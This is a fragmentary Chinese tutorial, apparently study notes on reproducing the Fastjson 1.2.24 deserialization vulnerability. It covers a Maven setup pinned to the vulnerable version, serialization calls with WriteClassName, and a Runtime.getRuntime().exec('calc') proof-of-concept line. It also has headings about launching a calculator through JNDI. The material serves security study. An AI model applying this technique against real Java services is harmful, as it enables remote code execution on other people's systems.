




(5) 配合JNDI弹出计算器:







2.2 Java-三方组件-FastJson&反射

1 FastJsn:

2 在前后端数据传输交互中,经常会遇到字符串(String)与json,XML等格式相互转换与解析,其中json以跨语言,跨前后台的优点在开发中被频繁使用,基本上是标准的数据交换格式。它的接口简单易用,已经被广泛使用在缓存序列化,协议交互,web输出等各种应用场景中。FastJson是阿里巴巴的开源库,用于对JSON格式的数据进行解析和打包。

3 Fastjson-组件安全复现

4 1、Maven引用Fastjson

5 2、创建需转换类对象User

6 3、使用Fastjson进行数据转换

7 4、数据转换(对象转Json,Json转对象)

8 -对象转Json(带类型)

9 JSONObject.toJSONString(u)

10 JSONObject.toJSONString(u,SerializerFeature.WriteClassName)

11 -Json转对象

12 JSON.parseObject(exp)


13 Test:

14 Runtime.getRuntime().exec("calc");


15 服务器:

16 <https://blog.csdn.net/guo15890025019/article/details/120532891>

(1) 创建空项目:



(2) 导入fastjson包:



46.47

Maven Repository: com.alibaba:fastjson:1.2.24

self-educated

HomePage: <https://github.com/alibaba/fastjson>

Date: Jan 19, 2017

Files: pom (4 KB) jar (417 KB) View All

Repositories: Central Geomajas Mulesoft Sonatype WSO2 Public

Ranking: #78 in MvnRepository (See Top Artifacts) #4 in JSON Libraries

Used By: 5,992 artifacts

Direct vulnerabilities: CVE-2022-25845 CVE-2017-18349

Vulnerabilities from dependencies: CVE-2022-22965 CVE-2018-1000850 CVE-2018-1000844

Note: There is a new version for this artifact

New Version: 2.0.29

Maven Gradle Gradle (Short) Gradle (Kotlin) SBT Ivy Grape Leiningen Buildr

```
<!-- https://mvnrepository.com/artifact/com.alibaba/fastjson -->
<dependency>
  <groupId>com.alibaba</groupId>
  <artifactId>fastjson</artifactId>
  <version>1.2.24</version>
</dependency>
```

Include comment with link to declaration

查找对应的版本复制命令

Indexed Repositories (1914)

Central

Atlassian

Sonatype

Hortonworks

Spring PlUGINS

全屏播放 46.57

FastjsonDemo - pom.xml

FastjsonDemo - pom.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>org.example</groupId>
  <artifactId>FastjsonDemo</artifactId>
  <version>1.0-SNAPSHOT</version>
  <dependencies>
    <!-- https://mvnrepository.com/artifact/com.alibaba/fastjson -->
    <dependency>
      <groupId>com.alibaba</groupId>
      <artifactId>fastjson</artifactId>
      <version>1.2.24</version>
    </dependency>
  </dependencies>
  <properties>
    <maven.compiler.source>8</maven.compiler.source>
    <maven.compiler.target>8</maven.compiler.target>
  </properties>
</project>
```

导入xml配置命令

(3) Fastjson-组件安全复现:

